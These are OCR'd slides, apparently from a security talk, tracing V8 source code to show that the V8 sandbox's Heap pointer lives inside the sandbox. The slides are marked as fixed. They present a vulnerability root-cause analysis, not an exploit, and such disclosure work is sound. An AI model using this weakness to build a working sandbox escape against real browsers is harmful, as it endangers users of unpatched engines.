
Fix pushed

Apr 8, 2024

Motivation

- V8 Sandbox was something new to us
- We were trying to understand how the sandbox works, especially how external pointers outside the sandbox are resolved
- Stumbled upon *EXTERNAL_POINTER_ACCESSORS* macro which helps defining *HeapObject* external pointer field’s getter/setter


Getting An External Pointer



```
#define DECL_EXTERNAL_POINTER_ACCESSORS(name, type) \
  inline type name() const;                         \
  DECL_EXTERNAL_POINTER_ACCESSORS_MAYBE_READ_ONLY_HOST(name, type)

#define EXTERNAL_POINTER_ACCESSORS(holder, name, type, offset, tag)          \
  type holder::name() const {                                                \
    i::IsolateForSandbox isolate = GetIsolateForSandbox(*this);              \
    return holder::name(isolate);                                            \
  }                                                                          \
  EXTERNAL_POINTER_ACCESSORS_MAYBE_READ_ONLY_HOST(holder, name, type, offset, \
                                                  tag)
```

Somehow the *HeapObject* (which is in the sandbox)
itself is used to get the `Isolate`

Getting An External Pointer




```
// Host objects in ReadOnlySpace can't define the isolate-less accessor.
#define EXTERNAL_POINTER_ACCESSORS_MAYBE_READ_ONLY_HOST(holder, name, type, \
                                                    offset, tag)         \
  type holder::name(i::IsolateForSandbox isolate) const {                \
    /* This is a workaround for MSVC error C2440 not allowing  */        \
    /* reinterpret casts to the same type. */                            \
    struct C2440 {};                                                     \
    Address result =                                                     \
        HeapObject::ReadExternalPointerField<tag>(offset, isolate);      \
    return reinterpret_cast<type>(reinterpret_cast<C2440*>(result));     \
  }                                                                      \
  void holder::init_##name(i::IsolateForSandbox isolate,                 \
                           const type initial_value) {                   \
    /* This is a workaround for MSVC error C2440 not allowing  */        \
    /* reinterpret casts to the same type. */                            \
    struct C2440 {};                                                     \
    Address the_value = reinterpret_cast<Address>(                       \
        reinterpret_cast<const C2440*>(initial_value));                  \
    HeapObject::InitExternalPointerField<tag>(offset, isolate, the_value);  \
  }                                                                      \
  void holder::set_##name(i::IsolateForSandbox isolate, const type value) { \
    /* This is a workaround for MSVC error C2440 not allowing  */        \
    /* reinterpret casts to the same type. */                            \
    struct C2440 {};                                                     \
    Address the_value =                                                  \
        reinterpret_cast<Address>(reinterpret_cast<const C2440*>(value));  \
    HeapObject::WriteExternalPointerField<tag>(offset, isolate, the_value); \
  }
```

Which is then used to read the actual external pointer

What is going on?


- *GetIsolateForSandbox(Tagged<HeapObject> object)*
- Receives the *HeapObject* itself and somehow returns reference to Isolate
- Is reference to Isolate somehow computed based on the pointer to the *HeapObject* or data inside it?



```
// Use this function instead of Internals::GetIsolateForSandbox for internal
// code, as this function is fully inlinable.
V8_INLINE static Isolate* GetIsolateForSandbox(Tagged<HeapObject> object) {
#ifdef V8_ENABLE_SANDBOX
  return GetIsolateFromWritableObject(object);
#else
  // Not used in non-sandbox mode.
  return nullptr;
#endif
}      Shu-yu Guo, 3 years ago • [ptr-cage] Use Isolate directly for decoding e
```

```
V8_INLINE Isolate* GetIsolateFromWritableObject(Tagged<HeapObject> object) {
#ifdef V8_ENABLE_THIRD_PARTY_HEAP
  return Heap::GetIsolateFromWritableObject(object);
#else
  return Isolate::FromHeap(GetHeapFromWritableObject(object));
#endif  // V8_ENABLE_THIRD_PARTY_HEAP
}
```


1) So we get *Heap* pointer first from the object
2) Then, get the *Isolate* with the *Heap* pointer



```
V8_INLINE Isolate* GetIsolateFromWritableObject(Tagged<HeapObject> object) {
#ifdef V8_ENABLE_THIRD_PARTY_HEAP
  return Heap::GetIsolateFromWritableObject(object);
#else
  return Isolate::FromHeap(GetHeapFromWritableObject(object));
#endif  // V8_ENABLE_THIRD_PARTY_HEAP
}
```


```
V8_INLINE Heap* GetHeapFromWritableObject(Tagged<HeapObject> object) {
  // Avoid using the below GetIsolateFromWritableObject because we want to be
  // able to get the heap, but not the isolate, for off-thread objects.

#if defined V8_ENABLE_THIRD_PARTY_HEAP
  return Heap::GetIsolateFromWritableObject(object)->heap();
#else
  MemoryChunkHeader* chunk = MemoryChunkHeader::FromHeapObject(object);
  return chunk->GetHeap();
#endif  // V8_ENABLE_THIRD_PARTY_HEAP
}
```

Heap pointer is from *MemoryChunkHeader!*
And from *Heap* we can get the *Isolate*
We are almost there ...



```cpp
static constexpr Address BaseAddress(Address a) {
  // If this changes, we also need to update
  // CodeStubAssembler::PageHeaderFromAddress and
  // MacroAssembler::MemoryChunkHeaderFromObject
  return a & ~kAlignmentMask;
}

V8_INLINE static MemoryChunkHeader* FromAddress(Address addr) {
  DCHECK(!V8_ENABLE_THIRD_PARTY_HEAP_BOOL);
  return reinterpret_cast<MemoryChunkHeader*>(BaseAddress(addr));
}

template <typename HeapObject>
V8_INLINE static MemoryChunkHeader* FromHeapObject(
    Tagged<HeapObject> object) {
  DCHECK(!V8_ENABLE_THIRD_PARTY_HEAP_BOOL);
  return FromAddress(object.ptr());
}
```


MemoryChunkHeader address is just *HeapObject*'s sandboxed address aligned down to start of the V8 page




```
V8_INLINE Isolate* GetIsolateFromWritableObject(Tagged<HeapObject> object) {
#ifdef V8_ENABLE_THIRD_PARTY_HEAP
  return Heap::GetIsolateFromWritableObject(object);
#else
  return Isolate::FromHeap(GetHeapFromWritableObject(object));
#endif  // V8_ENABLE_THIRD_PARTY_HEAP
}
```

```
V8_INLINE Heap* GetHeapFromWritableObject(Tagged<HeapObject> object) {
  // Avoid using the below GetIsolateFromWritableObject because we want to be
  // able to get the heap, but not the isolate, for off-thread objects.

#if defined V8_ENABLE_THIRD_PARTY_HEAP
  return Heap::GetIsolateFromWritableObject(object)->heap();
#else
  MemoryChunkHeader* chunk = MemoryChunkHeader::FromHeapObject(object);
  return chunk->GetHeap();
#endif  // V8_ENABLE_THIRD_PARTY_HEAP
}
```

- Now we know *MemoryChunkHeader* is stored inside the sandbox
- Where is the *Heap* pointer?




```
Heap* MemoryChunkHeader::GetHeap() { return MemoryChunk()->heap(); }
```




```
V8_INLINE BasicMemoryChunk* MemoryChunk() {
  // If this changes, we also need to update
  // CodeStubAssembler::PageFromPageHeader
  return reinterpret_cast<BasicMemoryChunk*>(this);
}
```

From the header, it is now accessing the body (*BasicMemoryChunk*)



```
Heap* heap() const {
  DCHECK_NOT_NULL(heap_);
  return heap_;
}
```

It is a getter, which means *Heap* pointer IS stored inside the sandbox

